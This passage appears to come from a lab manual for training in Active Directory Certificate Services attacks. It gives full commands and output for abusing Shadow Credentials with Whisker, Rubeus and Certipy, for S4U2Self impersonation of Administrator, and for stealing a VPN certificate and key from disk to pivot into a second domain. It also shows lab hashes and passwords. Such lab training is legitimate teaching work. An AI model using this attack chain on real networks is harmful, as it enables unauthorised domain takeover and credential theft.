
Now that we have **cb-webapp1$** privileges we can begin setting up the **msDS-KeyCredentialLink** attribute on **cb-store$** to abuse Shadow Credentials.

We can use Whisker as follows to generate a certificate and an asymmetric key, then Whisker will store this information in the **msDS-KeyCredentialLink** attribute of **cb-store$**.

```
C:\ADCS\Tools> C:\ADCS\Tools\Whisker.exe add /target:cb-store$
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp

[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password
HTcnsWC7bSFWj9Yh
[*] Searching for the target account
[*] Target user found: CN=CB-STORE,CN=Computers,DC=certbulk,DC=cb,DC=corp
[*] Generating certificate
[*] Certificate generaged
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID bb9f7fbc-9d26-41c3-8955-
```

```
7cc1cd7e7202
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:cb-store$ /certificate:MIIJyAIBAz[.......snip.......]
```

Copy the generated Rubeus command and paste it in a notepad to use later.



Verify that the credential attribute has been added using the **list** module in Whisker as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Whisker.exe list /target:cb-store$
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp

[*] Searching for the target account
[*] Target user found: CN=CB-STORE,CN=Computers,DC=certbulk,DC=cb,DC=corp
[*] Listing deviced for cb-store$:
    DeviceID: 06f9ca41-92b1-4941-ba19-a0ef9ed0e1d5 | Creation Time: 6/1/2023
8:23:13 AM
```

Copy the above generated Rubeus command from notepad and paste it in the terminal to request a TGT as **cb-store$**. Note to append the **/nowrap** command at the end and use the absolute path for Rubeus (**C:\ADCS\Tools\Rubeus.exe**).

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:cb-store$
/certificate:MIIJ[......snip.....]  /password:KND0qFC3AA0aMYgN
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp /getcredentials /show
/nowrap

[.......snip.....]
```

```
[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=cb-store$
[*] Building AS-REQ (w/ PKINIT preauth) for: 'certbulk.cb.corp\cb-store$'
[*] Using domain controller: 172.16.67.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGdDCCBnCgA[.......snip.....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/certbulk.cb.corp
  ServiceRealm             :  CERTBULK.CB.CORP
  UserName                 :  cb-store$
  UserRealm                :  CERTBULK.CB.CORP
  [.......snip.....]

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 1008CA7282016768245C8F0E6353B13C
```

NOTE: Machine Account Hashes may be different in your lab instance.

We can now use the **cb-store$** ticket to perform a S4u2Self attack to gain admin access over **cb-store**. Copy the base64 generated ticket for **cb-store$** from above and use it below with the **/ticket** flag to request a ticket for the **CIFS** service as follows:

NOTE: We can also use the found NTLM hash instead of the ticket to perform the same. It is noted that Pass-The-Ticket is comparatively more OPSEC safe and less fingerprinted than the commonly abused Pass-The-Hash technique with the only disadvantage of having a smaller lifespan.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /self
/impersonateuser:Administrator /altservice:cifs/cb-store.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /ticket:doIGdDCCBnCgA[....snip...] /ptt

[......snip.....]

[*] Action: S4U

[*] Action: S4U

[*] Building S4U2self request for: 'cb-store$@CERTBULK.CB.CORP'
[*] Using domain controller: cb-dc.certbulk.cb.corp (172.16.67.1)
[*] Sending S4U2self request to 172.16.67.1:88
[+] S4U2self success!
[*] Substituting alternative service name 'cifs/cb-store.certbulk.cb.corp'
[*] Got a TGS for 'Administrator' to 'cifs@CERTBULK.CB.CORP'
[*] base64(ticket.kirbi):
```

```
      doIGKjCCBiagAwIBB[......snip.....]

[+] Ticket successfully imported!


C:\ADCS\Tools> klist
Current LogonId is 0:0x398fa3
Cached Tickets: (1)

#0>     Client: Administrator @ CERTBULK.CB.CORP
        Server: cifs/cb-store.certbulk.cb.corp @ CERTBULK.CB.CORP
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
        [......snip.....]
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

We can now access CIFS on **cb-store** as follows:

```
C:\ADCS\Tools> dir \\cb-store.certbulk.cb.corp\c$

 Volume in drive \\cb-store.certbulk.cb.corp\c$ has no label.
 Volume Serial Number is 76D3-EB93

 Directory of \\cb-store.certbulk.cb.corp\c$

05/08/2021  01:15 AM    <DIR>          PerfLogs
11/11/2022  01:55 AM    <DIR>          Program Files
05/08/2021  02:34 AM    <DIR>          Program Files (x86)
04/19/2023  02:22 AM    <DIR>          Users
03/27/2023  07:56 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)   6,892,961,792 bytes free
```

To get access using winrs we can request a **HTTP** Service ticket using the **cb-store$** NTLM hash as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /self
/impersonateuser:Administrator /altservice:http/cb-store.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /user:cb-store$
/rc4:1008CA7282016768245C8F0E6353B13C /ptt
[snip]


C:\ADCS\Tools> winrs -r:cb-store.certbulk.cb.corp cmd.exe
Microsoft Windows [Version 10.0.20348.1668]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator.CERTBULK> whoami
certbulk\administrator

C:\Users\Administrator.CERTBULK> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain
```

```
Members

-------------------------------------------------------------------------------
--
Administrator
CB\certstore
CERTBULK\Domain Admins
The command completed successfully.
```

To remove / cleanup the **msDS-KeyCredentialLink** attribute after the attack we can use the Whisker **remove** module with the appropriate privileges and deviceID as follows:

```
# Regain Write Privileges over cb-store
C:\ADCS\Tools> klist purge
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:cb-webapp1$
/certificate:C:\ADCS\Certs\cb-webapp1.pfx /password:Passw0rd!
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp /nowrap /ptt

# Find target Device ID to remove
C:\ADCS\Tools> C:\ADCS\Tools\Whisker.exe list /target:cb-store$
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp
[*] Searching for the target account
[*] Target user found: CN=CB-STORE,CN=Computers,DC=certbulk,DC=cb,DC=corp
[*] Listing deviced for cb-store$:
    DeviceID: 06f9ca41-92b1-4941-ba19-a0ef9ed0e1d5 | Creation Time: 6/1/2023
8:23:13 AM

# Remove target Device ID
C:\ADCS\Tools> C:\ADCS\Tools\Whisker.exe remove /target:cb-store$
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp /deviceid:06f9ca41-92b1-
4941-ba19-a0ef9ed0e1d5
[*] Searching for the target account
[*] Target user found: CN=CB-STORE,CN=Computers,DC=certbulk,DC=cb,DC=corp
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Found value to remove
[+] Updated the msDS-KeyCredentialLink attribute of the target object
```

Abuse using Linux

Abusing Shadow Credentials

PyWhisker (https://github.com/ShutdownRepo/pywhisker) is a python port of the .NET Whisker tool. One advantage PyWhisker has is that it can be used to abuse Shadow Credentials from a non-domain joined Linux machine. The procedure of abuse is quite like that above. There is another method to perform this with - Coercing authentication using impacket's ntlmrelayx.

We will be using Certipy to perform this attack in a single simple step.

Let us first gain appropriate privileges (**cb-webapp1$**) to perform this attack. We can do so by requesting a TGT using gettgtpkinit.py from PKINITools using the previously saved **C:\ADCS\Certs\cb-webapp1.pfx** certificate.

```
wsluser@cb-wsx:~$ cd /opt/Tools/PKINITtools
```

```
wsluser@cb-wsx:/opt/Tools/PKINITtools$ source PKINITtools_venv/bin/activate

(PKINITtools_venv) wsluser@cb-wsx:/opt/Tools/PKINITtools$ python3
/opt/Tools/PKINITtools/gettgtpkinit.py -cert-pfx /mnt/c/ADCS/Certs/cb-
webapp1.pfx -pfx-pass 'Passw0rd!' -dc-ip 172.16.67.1 certbulk.cb.corp/cb-
webapp1$ /mnt/c/ADCS/Certs/cb-webapp1$.ccache

[snip]
2023-06-01 08:33:50,951 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

The ticket could be imported into the current session using the **export** command as follows:

```
(PKINIT_venv) wsluser@cb-wsx:/opt/Tools/PKINITtools$ export
KRB5CCNAME='/mnt/c/ADCS/Certs/cb-webapp1$.ccache'

(PKINITtools_venv) wsluser@cb-wsx:/opt/Tools/PKINITtools$ klist
Ticket cache: FILE:/mnt/c/ADCS/Certs/cb-webapp1$.ccache
Default principal: cb-webapp1$@CERTBULK.CB.CORP

Valid starting     Expires            Service principal
06/01/23 08:33:50  06/01/23 18:33:50
krbtgt/CERTBULK.CB.CORP@CERTBULK.CB.CORP
```

Now to perform the shadow credentials attack and add the **msDS-KeyCredentialLink** attribute on **cb-store$** using a single step, Certipy's **shadow** command has an **auto** action, which will add a new Key Credential to the target account, authenticate with the Key Credential to retrieve the NT hash and a TGT for the target, and finally restore the old Key Credential attribute.

We use the **-k** flag to perform Kerberos authentication using the imported .ccache **cb-webapp1** TGT from above.

```
(PKINITtools_venv) wsluser@cb-wsx:/opt/Tools/PKINITtools$ cd
/opt/Tools/Certipy

(PKINITtools_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ source
certipy_venv/bin/activate

(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy shadow auto -k -no-
pass -dc-ip 172.16.67.1 -account 'cb-store' -target cb-dc.certbulk.cb.corp -
debug
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[......snip.....]

[*] Adding Key Credential with device ID 'ed1ea536-249b-a2b5-8eda-
b3edc6e290d5' to the Key Credentials for 'CB-STORE$'
[*] Successfully added Key Credential with device ID 'ed1ea536-249b-a2b5-
8eda-b3edc6e290d5' to the Key Credentials for 'CB-STORE$'
[*] Authenticating as 'CB-STORE$' with the certificate
[*] Using principal: cb-store$@certbulk.cb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'cb-store.ccache'
[*] Trying to retrieve NT hash for 'cb-store$'
[*] Restoring the old Key Credentials for 'CB-STORE$'
```

```
[*] Successfully restored the old Key Credentials for 'CB-STORE$'
[*] NT hash for 'CB-STORE$': 1008ca7282016768245c8f0e6353b13c
```

NOTE: Machine Account Hashes may be different in your lab instance.

We now have the NTLM hash and .ccache file for **cb-store$**. This can be used to gain admin access to **cb-store** as showcased in previous objectives.

Learning Objective - 4

- Gain access to the **protectedcb.corp** domain by searching on disk for file certificates left on **cb-store** (THEFT4).

Enumeration using Windows

From the previous challenge we gained access to **cb-store** as **certbulk\administrator**. We begin by using the compromised hash from the previous objective to create a winrs session as follows.

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /self
/impersonateuser:Administrator /altservice:http/cb-store.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /user:cb-store$
/rc4:1008ca7282016768245c8f0e6353b13c /ptt
[snip]

C:\ADCS\Tools> winrs -r:cb-store.certbulk.cb.corp cmd.exe
```

NOTE: Machine Account Hashes may be different in your lab instance.

Enumerating Certificate Files on disk (THEFT4)

We can now look for files with critical certificate extensions left on disk using manual cmd / PowerShell queries. To use the cmd shell to enumerate such file extensions use the following query:

```
C:\Users\Administrator.CERTBULK\Documents> dir C:\*.pfx C:\*.pem C:\*.p12
C:\*.crt C:\*.cer C:\*.p7b /s /b

C:\Users\Administrator.CERTBULK
C:\Users\certstore\OpenVPN\config\protected-vpn-cert.pem
C:\Users\certstore\OpenVPN\config\protected-vpn-key.pem
C:\Windows\Boot\EFI\winsipolicy.p7b
```

We find an interesting VPN certificate (**C:\Users\certstore\OpenVPN\config\protected-vpn-cert.pem**) and private key (**C:\Users\certstore\OpenVPN\config\protected-vpn-key.pem**)

To perform the same using a PowerShell query: host, download and execute InviShell as in the previous objectives and then execute this PowerShell query:

```
C:\Users\Administrator.CERTBULK\Documents> Get-ChildItem -Recurse -Path C:\ -
Include *.pfx, *.pem, *.p12, *.crt, *.cer, *.p7b -ErrorAction
SilentlyContinue -Force
```

It is also possible to perform the same enumeration using tools such as Seatbelt with the **InterestingFiles** argument which automatically searches for certificate files with such critical extensions.

Parsing Certificate Files using CertUtil

Once we have found useful certificates, we can now begin to parse and understand what each certificate is meant for along with their details.

We can parse certificates using CertUtil as follows:

```
C:\Users\Administrator.CERTBULK\Documents> certutil -dump -v
C:\Users\certstore\OpenVPN\config\protected-vpn-cert.pem

X509 Certificate:
Version: 3
Serial Number: 02
    02
Signature Algorithm:
    Algorithm ObjectId: 1.2.840.113549.1.1.11 sha256RSA
    Algorithm Parameters:
    05 00
Issuer:
    O=IT Security
    L=CA
    S=San Francisco
    C=US
    CN=protectedcb
    [0,0]: CERT_RDN_PRINTABLE_STRING, Length = 11 (11/64 Characters)
        2.5.4.3 Common Name (CN)="protectedcb"

        70 72 6f 74 65 63 74 65  64 63 62                  protectedcb

        70 00 72 00 6f 00 74 00  65 00 63 00 74 00 65 00   p.r.o.t.e.c.t.e.
        64 00 63 00 62 00                                  d.c.b.

[........snip.......]

Subject:
    CN=protectedcb
    O=IT Security
    L=CA
    S=San Francisco
    C=US

    [........snip.......]
```

Abuse using Windows

Gaining access to protectedcb.corp

Further analyzing the folder where the certificates are located: **C:\Users\certstore\OpenVPN\config** we find a VPN config file.

```
C:\Users\Administrator.CERTBULK\Documents> cd
C:\Users\certstore\OpenVPN\config\


C:\Users\certstore\OpenVPN\config> dir

 Volume in drive C has no label.
 Volume Serial Number is 76D3-EB93

 Directory of C:\Users\certstore\OpenVPN\config
```

```
04/5/2023  02:17 AM    <DIR>          .
04/5/2023  02:23 AM    <DIR>          ..
04/05/2023  12:21 AM             1,610 protected-vpn-cert.pem
04/05/2023  12:22 AM             1,730 protected-vpn-key.pem
04/05/2023  12:21 AM             2,758 PROTECTEDCB_VPN_CONFIG.ovpn
               3 File(s)          6,098 bytes
               2 Dir(s)   6,886,195,200 bytes free
```

Analyzing the .ovpn file we notice that it is missing a Certificate and Private Key.

```
C:\Users\certstore\OpenVPN\config> type
C:\Users\certstore\OpenVPN\config\PROTECTEDCB_VPN_CONFIG.ovpn

#-- Config Auto Generated By pfSense for Viscosity --#

#viscosity startonopen false
#viscosity dhcp true
#viscosity dnssupport true
#viscosity name protectedcb
dev tun
persist-tun
persist-key
data-ciphers AES-256-GCM:AES-128-GCM:CHACHA20-POLY1305:AES-256-CBC
data-ciphers-fallback AES-256-CBC
auth SHA256
tls-client
client
resolv-retry infinite
remote 172.16.100.254 447 tcp4
nobind
verify-x509-name "protectedcb" name
remote-cert-tls server

<ca>
-----BEGIN CERTIFICATE-----
MIIEEDCCAvigAwIBAgIIL[.....snip....]
</ca>
<cert>
........CERTIFICATE.........
</cert>
<key>
........PRIVATE KEY.........
</key>
key-direction 1
<tls-auth>
#
# 2048 bit OpenVPN static key
#
-----BEGIN OpenVPN Static key V1-----
e66dda821087a7f67af6425eb597bb04
[.....snip....]
```

Copy and save the contents of the .ovpn file onto **cb-wsx**: **C:\ADCS\Certs\PROTECTEDCB_VPN_CONFIG.ovpn**.

```
C:\Users\certstore.CB\OpenVPN\config> exit

C:\ADCS\Tools> notepad "C:\ADCS\Certs\PROTECTEDCB_VPN_CONFIG.ovpn"
```


Next get a winrs session and replace the missing fields in the .ovpn config **(....CERT....** and **....PRIVATE KEY....**) with the certificate and private key located in the same folder.

```
C:\ADCS\Tools> winrs -r:cb-store.certbulk.cb.corp cmd.exe
Microsoft Windows [Version 10.0.20348.1668]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator.CERTBULK> type
C:\Users\certstore\OpenVPN\config\protected-vpn-cert.pem
-----BEGIN CERTIFICATE-----
MIIEVDCCAzygAwIBA[.....snip....]

C:\Users\Administrator.CERTBULK> type
C:\Users\certstore\OpenVPN\config\protected-vpn-key.pem
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhk[.....snip....]

C:\Users\Administrator.CERTBULK> exit

C:\ADCS\Tools> notepad C:\ADCS\Certs\PROTECTEDCB_VPN_CONFIG.ovpn
```

Copy the Certificate and Private Key contents from the winrs session and replace the **....CERT....** and **....PRIVATE KEY....** fields in **C:\ADCS\Certs\PROTECTEDCB_VPN_CONFIG.ovpn** appropriately.


Save the changes to **C:\ADCS\Certs\PROTECTEDCB_VPN_CONFIG.ovpn**.

To connect using the OpenVPN config, begin by spawning a new Administrator Terminal and use the OpenVPN CLI binary as follows.





```
C:\Users\studentx> "C:\Program Files\OpenVPN\bin\OpenVPN.exe" --config
C:\ADCS\Certs\PROTECTEDCB_VPN_CONFIG.ovpn

2023-04-05 00:31:28 OpenVPN 2.6.0 [git:v2.6.0/b999466418dddb89] Windows-MSVC
[SSL (OpenSSL)] [LZO] [LZ4] [PKCS11] [AEAD] [DCO] built on Feb 15 2023

[.....snip....]

[status=5 if_index=18]
2023-04-05 00:31:33 ERROR: route addition failed using CreateIpForwardEntry:
Access is denied.   [status=5 if_index=18]
2023-04-05 00:31:33 env_block: add
PATH=C:\Windows\System32;C:\Windows;C:\Windows\System32\Wbem
2023-04-05 00:31:33 ERROR: Windows route add command failed [adaptive]:
returned error code 1
2023-04-05 00:31:33 ERROR: route addition failed using CreateIpForwardEntry:
Access is denied.   [status=5 if_index=18]
2023-04-05 00:31:33 env_block: add
PATH=C:\Windows\System32;C:\Windows;C:\Windows\System32\Wbem
2023-04-05 00:31:33 ERROR: Windows route add command failed [adaptive]:
returned error code 1
2023-04-05 00:31:33 Initialization Sequence Completed
```


Alternative to use the GUI, In the Windows Search Bar open OpenVPN GUI or select the OpenVPN GUI application in the Windows TaskBar.




On the lower right pane of the Windows taskbar import the:
C:\ADCS\Certs\PROTECTEDCB_VPN_CONFIG.ovpn configuration and select the Connect option.



Then attempt to connect: Right Click the OpenVPN icon in the taskbar and then select your VPN configuration (for multiple) and click Connect.




Once connected to the **protectedcb.corp** domain we can try pinging the DC or the domain to confirm network access.




```
C:\ADCS\Tools> ping protectedcb.corp

Pinging protectedcb.corp [172.22.87.1] with 32 bytes of data:
Reply from 172.22.87.1: bytes=32 time=1ms TTL=127
Reply from 172.22.87.1: bytes=32 time<1ms TTL=127
Reply from 172.22.87.1: bytes=32 time=1ms TTL=127
Reply from 172.22.87.1: bytes=32 time=1ms TTL=127

Ping statistics for 172.22.87.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

To disconnect from the OpenVPN config: Right Click the OpenVPN icon in the taskbar and then select your VPN configuration (for multiple) and click Disconnect.


Connect
Disconnect
Reconnect
Show Status
View Log
Edit Config
Clear Saved Passwords
Import
Settings...
Exit
12:34 AM
4/26/2023

Learning Objective - 5


- Gain Domain User access as **protectedcb\protecteduser** to **protectedcb.corp**.
- Abuse ESC1 and compromise the **protectedcb.corp** domain.

Enumeration using Windows

Gaining User Shell access to cbp-ws17

